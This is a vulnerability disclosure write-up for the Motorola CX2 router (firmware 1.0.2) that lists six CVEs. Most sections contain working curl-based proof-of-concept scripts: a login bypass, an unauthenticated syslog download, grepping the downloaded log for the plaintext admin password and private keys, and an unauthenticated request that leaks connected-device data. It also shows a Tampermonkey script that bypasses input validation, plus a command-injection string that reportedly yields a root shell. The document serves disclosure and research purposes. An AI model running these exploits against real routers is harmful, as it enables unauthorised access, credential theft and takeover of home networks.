cc-crack Update motocx2.md History

1 contributor

355 lines (297 sloc) | 22.3 KB

Motorola CX2 router vulnerabilities

CVE-2020-21937

CVE-2020-21936

CVE-2020-21935

CVE-2020-21934

CVE-2020-21933

CVE-2020-21932

Description

This router is a Motorola brand sale by Soplar. More information could be found here. https://cn.motorolanetwork.com/cx2.html
http://www.soplar.cn/moluyou.html

Version

CX 1.0.2 Build 20190508 Rel.97360n

Reporter

cc-crack

Vulnerabilities

All env variables referenced in POC code defined as:

```
HOST='Host: 192.168.51.1'
Origin='Origin: http://192.168.51.1'
HNAP_AUTH='HNAP_AUTH: '
CT='Content-Type: application/json; charset=UTF-8'
XR='X-Requested-With: XMLHttpRequest'
ACCEPT='Accept: application/json, text/javascript, */*; q=0.01'
SOAP_ACTION_HEAD='SOAPAction: "http://purenetworks.com/HNAP1/Login"'
Referer='Referer: http://192.168.51.1/Login.html'
DEFAULT_COOKIE='Cookie: work_mode=router; timeout=170; uid=; PrivateKey='
PRAGMA='Pragma: no-cache'
REQUEST_LOGIN_DATA='{"Login":{"Action":"request","Username":"Admin","LoginPassword":"","Captcha":"","PrivateLogin":"LoginPassword"}}'
LOGIN_DATA='{"Login":{"Action":"login","Username":"Admin","LoginPassword":"","Captcha":"","PrivateLogin":"LoginPassword"}}'
COOKIE=$DEFAULT_COOKIE
TIME_STAMPE=""
HNAP_AUTH_POST=""
```

Some of them maybe are useless, they just are a part of some other test code.

1. Login could be bypassed

   Description:

   An issue was discovered in Moto route CX2 1.0.2. The login could be bypassed to get a partially authorized token and uid.

   Reproduce:

   You should install jq first. eg: `sudo apt install jq`

```
    #login
function Login
{
        c=$(curl -s -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'Referer: http://
        uid=${c:1:8}
```

```
        setCooikeUID $uid
        echo $COOKIE
        curl -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'Referer: http://192.168
}
Login
echo '\n'
```

```
└─o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=WA9rYkub; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }
```

2. /HNAP1/GetDownLoadSyslog authentication bypass

Description:

An issue was discovered in Moto route CX2 1.0.2. The authentication of Syslog download could be bypassed.

Reproduce:

```
    function getLog
{
    curl -s -H $HOST -H $Origin \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
    -H 'Referer: http://192.168.51.1/Diagnosis.html' \
    -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7' \
    -H $COOKIE -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' \
    --data "" \
    --compressed 'http://192.168.51.1/HNAP1/prog.fcgi?method=/HNAP1/GetDownLoadSyslog' > $1
}
Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
```

```
└─o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=MVS/fLm8; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r--  1 *******  staff  30168 Jul  1 08:18 log.tar.gz
```

3. Plain text password and Private key exist in the log file

Description:

An issue was discovered in Moto route CX2 1.0.2. The Admin password and the private key could be found in the log tar package which could download from router.

Reproduce:

```
  function checkPlainPassword
{
    zgrep -a password $1
    zgrep -a key $1
    zgrep -a cipher $1
}

Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
checkPlainPassword log.tar.gz
```

```
└─o ./poc.sh
Cookie: work_mode=router; timeout=170; uid=tuCPveI1; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r--  1 *******  staff  33516 Jul  1 08:26 log.tar.gz
Jun 22 08:43:41 OpenWrt local5.info prog-cgi[1352]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:47:38 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:1506:query:{"SetPasswdSettings":{"sys
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:CheckPasswdSettings:1554:query:{"CheckPasswdSettings":{
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:1506:query:{"SetPasswdSettings":{"sys
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:BUc0Gfvupo4X62H0ASoYThisIsAPlainPWD1,ch
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:3B011AE9D2319AB2BC6D711E1E72
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:itciZG60noEYbkQaUFlaThisIsAPlainPWD1,ch
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:799DC71A8181A52E0DBBE2E39C85
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:itciZG60noEYbkQaUFla
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:itciZG60noEYbkQaUFla
```

```
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Ull6GghC8VTbTq40ZHNoThisIsAPlainPWD1,ch
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:36A275799C92F7B311E01BF57651
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:Ull6GghC8VTbTq40ZHNo
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:Ull6GghC8VTbTq40ZHNo
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:3B011AE9D2319AB2BC6D711E1E72D10B
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:RB9IFIIg364kYw6uhaqaThisIsAPlainPWD,cha
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:D46691831DB0DE88CC198097055B
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:RB9IFIIg364kYw6uhaqa
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:RB9IFIIg364kYw6uhaqa
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:o/t5PqsZc7CFH19RaiTJThisIsAPlainPWD,cha
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:2EF1CC5A66D79D3A228B3CCCF0B2
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:o/t5PqsZc7CFH19RaiTJ
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:o/t5PqsZc7CFH19RaiTJ
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:itciZG60noEYbkQaUFla
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:799DC71A8181A52E0DBBE2E39C85085F
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:Ull6GghC8VTbTq40ZHNo
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:36A275799C92F7B311E01BF576517A5C
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:RB9IFIIg364kYw6uhaqa
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:D46691831DB0DE88CC198097055BDA33
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:LO6LPeH0qkHht8o+JgBYThisIsAPlainPWD,cha
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:D71E06255E5A26C22A65BC881FCC
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:LO6LPeH0qkHht8o+JgBY
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:LO6LPeH0qkHht8o+JgBY
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:o/t5PqsZc7CFH19RaiTJ
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:2EF1CC5A66D79D3A228B3CCCF0B2A88F
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:MaFu3VbiMk5DVOCrdDGPThisIsAPlainPWD,cha
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:54BB74CD7DC276242EAA6763327B
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:MaFu3VbiMk5DVOCrdDGP
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:MaFu3VbiMk5DVOCrdDGP
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:P4m26q6ot+NCaUHyS/o0ThisIsAPlainPWD,cha
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:F2CFA5FAB1BB395A7CFB7B21F741
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:P4m26q6ot+NCaUHyS/o0
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:P4m26q6ot+NCaUHyS/o0
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:OVsXJVQTjGzQ1sZD8QDvThisIsAPlainPWD,cha
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:C03AD43494AEBCDF60FEE04B85CD
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:OVsXJVQTjGzQ1sZD8QDv
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:OVsXJVQTjGzQ1sZD8QDv
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:lUuoCMB0eFB+EPcwWGu2ThisIsAPlainPWD,cha
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:00CCA8E72DD21BAED65E6A0FA39D
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:lUuoCMB0eFB+EPcwWGu2
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:lUuoCMB0eFB+EPcwWGu2
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:uHWjy/Ys2HDRq6jKrTRLThisIsAPlainPWD,cha
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:79D30570F08507DB08CFBB087FD7
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:uHWjy/Ys2HDRq6jKrTRL
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:uHWjy/Ys2HDRq6jKrTRL
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:LO6LPeH0qkHht8o+JgBY
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:D71E06255E5A26C22A65BC881FCCEEBA
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:GVH1s7hqhun2w3WbV1jWThisIsAPlainPWD,cha
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:650035854B5BAB9CC137C0F553B6
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:GVH1s7hqhun2w3WbV1jW
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:GVH1s7hqhun2w3WbV1jW
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:MaFu3VbiMk5DVOCrdDGP
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:54BB74CD7DC276242EAA6763327BC543
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:P4m26q6ot+NCaUHyS/o0
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:F2CFA5FAB1BB395A7CFB7B21F741758F
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:OVsXJVQTjGzQ1sZD8QDv
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:C03AD43494AEBCDF60FEE04B85CD9370
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:lUuoCMB0eFB+EPcwWGu2
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:00CCA8E72DD21BAED65E6A0FA39DF1FF
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:GVH1s7hqhun2w3WbV1jW
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:650035854B5BAB9CC137C0F553B63EA9
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:Oj/0G/EUmcyTSF1TOWswThisIsAPlainPWD,cha
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:B00B2523A61FDB5F8C1BF157C14A
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:Oj/0G/EUmcyTSF1TOWsw
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:Oj/0G/EUmcyTSF1TOWsw
Jun 24 15:45:20 OpenWrt kern.warn kernel: [   32.212000] wtc_acquire_groupkey_wcid: Found a non-occupied wtbl_idx:125 for WDEV_TY
Jun 24 15:45:25 OpenWrt kern.warn kernel: [   36.860000] wtc_acquire_groupkey_wcid: Found a non-occupied wtbl_idx:124 for WDEV_TY
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
```

4. GetStationSettings, GetWebsiteFilterSettings and GetNetworkSettings could be accessed unauthenticated via HNAP1/GetMultipleHNAPs


Description:

HNAP1/GetMultipleHNAPs could be accessed unauthenticated but to some methods that lead to the information leakage. I notice that HNAP1/GetMultipleHNAPs maybe designed to allow unauthenticated access. But there is the sensitive information returned by some method. Like the following result, the parent_control_rule should not be obtained in this case. All of HNAP1/GetMultipleHNAPs access should be authenticated.

Reproduce:

```
function getRouterBasicInfo
{
    curl -H $HOST \
    -H 'Accept: application/json' \
    -H $Origin -H 'SOAPACTION: "http://purenetworks.com/HNAP1/GetMultipleHNAPs"' \
    -H 'Content-Type: application/json' -H 'Referer: http://192.168.51.1/Home.html' -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,
    -H 'Pragma: no-cache' \
    -H 'Cache-Control: no-cache' \
    --data-binary '{"GetMultipleHNAPs":{"GetStationSettings":"","GetWebsiteFilterSettings":"","GetNetworkSettings":""}}' \
    --compressed 'http://192.168.51.1/HNAP1/'
}
getRouterBasicInfo
```

```
{
"GetMultipleHNAPsResponse": {
    "GetStationSettingsResponse": {
        "wire_sta_list": "00:3e:e1:c4:ff:95,192.168.51.143,tester,2019-06-24 20:06:16,615,0,Apple  Inc.",
        "wireless_sta_2g_list": "",
        "wireless_sta_2g_guest_list": "",
        "wireless_sta_5g_list": "",
        "wireless_sta_5g_guest_list": "",
        "offline_sta_list": "00:e0:4c:6c:27:6b,192.168.51.195,MacBook-Pro,2019-06-06 13:52:18,,0,null;a0:99:9b:0e:b8:b9,192.168.5
        "wireless_maclist_mode": "ojbk",
        "wireless_maclist": "123,123123123",
        "GetStationSettingsResult": "OK"
    },
    "GetWebsiteFilterSettingsResponse": {
        "parent_control_rule": "1,,a0:99:9b:0e:b8:b9,1,testtest.org,00:00:00,23:59:00,Mon",
        "GetWebsiteFilterSettingsResult": "OK"
    },
    "GetNetworkSettingsResponse": {
        "lan(0)_mac": "E4:90:7E:F8:38:F4",
        "lan(0)_ipaddr": "192.168.51.1",
        "lan(0)_netmask": "255.255.255.0",
        "lan(0)_dhcps_enable": "1",
        "lan(0)_dhcps_start": "100",
        "lan(0)_dhcps_end": "249",
        "lan(0)_dhcps_lease": "1440m",
        "GetNetworkSettingsResult": "OK"
    },
    "GetMultipleHNAPsResult": "OK"
    }
}
```



5. HNAP1/GetNetworkTomographySettings RCE

Description

An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/GetNetworkTomographySettings.

Reproduce

i. Login first

ii. Bypass browser side input validation. I just use Tampermonkey to inject a piece of JS code while accessing Diagnosis. Or you can free to use any proxy tools like burp.

```
// ==UserScript==
// @name         New Userscript
// @namespace    http://tampermonkey.net/
// @version      0.1
// @description  try to take over the world!
// @author       You
// @match        http://192.168.51.1/Diagnosis.html
// @grant        none
// ==/UserScript==
(function() {
    'use strict';
    verifyDiagnisInput = function(){
        return true;
    }
})();
```

iii. submit command

6. HNAP1/SetWLanApcliSettings RCE

Description
An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/SetWLanApcliSettings in repeat mode.

Reproduce

i. Switch router to repeater mode

ii. Click extend wireless network


iii. Input SSID

iv. Inject command in password

v. Submit

vi. And the router will return an error at the first time. Ignore it.

vii. Submit again



The result is shown in this way because I already obtain the root shell you could check it in any way. The injection happened in the command `/bin/sh -c iwpriv apclix0 set ApCliWPAPSK=&& ping www.baidu.com`